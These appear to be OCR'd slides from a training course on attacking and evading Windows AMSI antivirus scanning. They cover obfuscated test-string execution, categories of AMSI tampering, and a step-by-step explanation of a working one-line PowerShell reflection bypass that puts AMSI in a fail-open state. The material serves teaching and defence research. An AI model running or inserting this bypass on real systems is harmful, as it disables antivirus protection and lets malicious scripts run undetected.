
- The following will flag AV with AMSI running:


```
$base64 = "FHJ+YHoTZ1ZARxNgUl5DX1YJEwRWBAFQAFBWHgsFAlEeBwAACh4LBAcDHgNSUAIHCwdQAgALBRQ="
$bytes = [Convert]::FromBase64String($base64)
$string = -join ($bytes | % { [char] ($_ -bxor 0x33) })
iex $string
```

Attempts to invoke the following test string (AMSI equivalent of EICAR):

```
AMSI Test Sample: 7e72c3ce-861b-4339-8740-0ac1484c1386
```


Windows PowerShell
PS C:\> $base64 = "FHJ+YHoTZ1ZARxNgUl5DX1YJEwRWBAFQAFBWHgsFAlEeBwAACh4LBAcDHgNSUAIHCwdQAgAlBRQ="
PS C:\> $bytes = [Convert]::FromBase64String($base64)
PS C:\> $string = -join ($bytes | % { [char] ($_ -bxor 0x33) })
PS C:\> iex $string
iex : At line:1 char:1
+ 'AMSI Test Sample: 7e72c3ce-861b-4339-8740-0ac1484c1386'
+ ~~~~~~
This script contains malicious content and has been blocked by your antivirus software.
At line:1 char:1
+ iex $string
+ ~~~~~~~~~~~
+ CategoryInfo : ParserError: (:) [Invoke-Expression], ParseException
+ FullyQualifiedErrorId : ScriptContainedMaliciousContent,Microsoft.PowerShell.Commands.InvokeExpre
ssionCommand
PS C:\>


Windows PowerShell
PS C:\> Get-MpThreatDetection | Select-Object -First 1
ActionSuccess : True
AdditionalActionsBitMask : 0
AMProductVersion : 4.11.15063.447
CleaningActionID : 1
CurrentThreatExecutionStatusID : 1
DetectionID : {EEB596AE-EBEF-40C4-A4A1-3E52A8FA1998}
DetectionSourceTypeID : 10
DomainUser :
InitialDetectionTime : 9/28/2017 4:22:25 PM
LastThreatStatusChangeTime : 9/28/2017 4:22:52 PM
ProcessName : Unknown
RemediationTime : 9/28/2017 4:22:52 PM
Resources : {amsi:_PowerShell_C:\WINDOWS\System32\WindowsPowerShell\v1.0\powershell
.exe_10.0.15063.000000000000000a}
ThreatID : 2147694217
ThreatStatusErrorCode : 0
ThreatStatusID : 2
PSComputerName :
PS C:\>


Windows PowerShell
PS C:\> Get-MpThreatCatalog -ThreatID 2147694217
CategoryID : 42
SeverityID : 5
ThreatID : 2147694217
ThreatName : Virus:Win32/MpTest!amsi
TypeID : 0
PSComputerName :
PS C:\> Get-MpThreat -ThreatID 2147694217
CategoryID : 42
DidThreatExecute : True
IsActive : False
Resources : {internalamsi:_085A88DF814D8D28949C11AAE1D3C978,
internalamsi:_63E6C1A0DAD8AF1E4D30A9C3C058CA63, amsi:_PowerShell_C:\WINDOWS\System32\
WindowsPowerShell\v1.0\powershell.exe_10.0.15063.000000000000000a, amsi:_PowerShell_
C:\WINDOWS\System32\WindowsPowerShell\v1.0\powershell.exe_10.0.15063.000000000000000
c}
RollupStatus : 65
SchemaVersion : 1.0.0.0
SeverityID : 5

AMSI Attack Strategies - Tampering

Affect the ability of AMSI to function properly.

- Implementation attacks
  - Attack the way in which an application uses AMSI or attack how amsi.dll or providers are implemented.
- Registry hijacks
  - Hijack the way in which AMSI is loaded via the registry, remove existing registrations, or register your own provider.
- DLL planting/load failure
  - Compel an application to load a malicious AMSI dll or find a way to get a process to not load AMSI.

AMSI Attack Strategies - Evasion

- Identify and evade anti-malware signatures.
- This strategy is solves the AMSI tampering detection “chicken and the egg” problem.

PSAmsi module by Ryan Cobb (@cobbr_io)

- Uses the PowerShell v3+ abstract syntax tree (AST) to pinpoint AV signatures.

AMSI – Lab #1 – Initial Research

- Inspect the System.Management.Automation.AmsiUtils class in dnSpy or look at PowerShell source code.
- Identify the conditions under which AmsiUtils.AmsiNativeMethods.AMSI_RESULT.AMSI_RESULT_NOT_DETECTED is established.

- We will discuss our findings

AMSI Bypass #1 – Failed Initialization Spoofing

```
[Ref].Assembly.GetType('System.Management.Automation.AmsiUtils').GetField('amsiInitFailed','NonPublic,Static').SetValue($null,$true)
```

https://twitter.com/mattifestation/status/735261120487772160

This bypass places AMSI in the context of the current process to be placed in a fail-open state.

```
internal static AmsiUtils.AmsiNativeMethods.AMSI_RESULT ScanContent(string content
{
    if (string.IsNullOrEmpty(sourceMetadata))
    {
        sourceMetadata = string.Empty;
    }
    if (InternalTestHooks.UseDebugAmsiImplementation && content.IndexOf("X5O!P%@AP
    {
        return AmsiUtils.AmsiNativeMethods.AMSI_RESULT.AMSI_RESULT_DETECTED;
    }
    if (AmsiUtils.amsiInitFailed)
    {
        return AmsiUtils.AmsiNativeMethods.AMSI_RESULT.AMSI_RESULT_NOT_DETECTED;
    }
    object obj = AmsiUtils.amsiLockObject;
    AmsiUtils.AmsiNativeMethods.AMSI_RESULT result;
```

```
public static bool AmsiCleanedUp = false;

private static IntPtr amsiContext = IntPtr.Zero;

private static bool amsiInitFailed = false;

public static bool AmsiInitialized = false;

private static object amsiLockObject = new object();

private static IntPtr amsiSession = IntPtr.Zero;
```

AMSI Bypass #1 – Failed Initialization Spoofing

```
[Ref].Assembly.GetType('System.Management.Automation.AmsiUtils').GetField('amsiInitFailed','NonPublic,Static').SetValue($null,$true)
```

The bypass needed to fit in a tweet so the shortest type name in the same assembly as the AmsiUtils class was selected. [Ref] is an instance of an "Accelerator". [Ref] is an instance of a System.Type object.

```
[PSObject].Assembly.GetType('System.Management.Automation.TypeAccelerators')::Get.GetEnumerator()
```

https://blogs.technet.microsoft.com/heyscriptingguy/2013/07/08/use-powershell-to-find-powershell-type-accelerators/

AMSI Bypass #1 – Failed Initialization Spoofing

```
[Ref].Assembly.GetType('System.Management.Automation.AmsiUtils').GetField('amsiInitFailed','NonPublic,Static').SetValue($null,$true)
```

“Assembly” is a property of a System.Type instance. “Assembly” is an instance of type System.Reflection.Assembly.

AMSI Bypass #1 – Failed Initialization Spoofing

```
[Ref].Assembly.GetType('System.Management.Automation.AmsiUtils').GetField('amsiInitFailed','NonPublic,Static').SetValue($null,$true)
```

“GetType” is an instance method of the “Assembly” property. It allows you to get a reference to a type (i.e. class) even if it’s not a public type. Note that you must specify the full-qualified type name.

The “AmsiUtils” class is an internal class and not exposed publicly, hence the reason for getting access to it via this method. GetType returns another System.Type instance.

AMSI Bypass #1 – Failed Initialization Spoofing

```
[Ref].Assembly.GetType('System.Management.Automation.AmsiUtils').GetField('amsiInitFailed','NonPublic,Static').SetValue($null,$true)
```

“GetField” is an instance method of a System.Type instance. It allows you to get a reference to a field even if it’s not a public type. “GetField” returns a System.Reflection.FieldInfo instance.

Once we get a reference to the internal “amsiInitFailed” field, then we will have access to set its value.

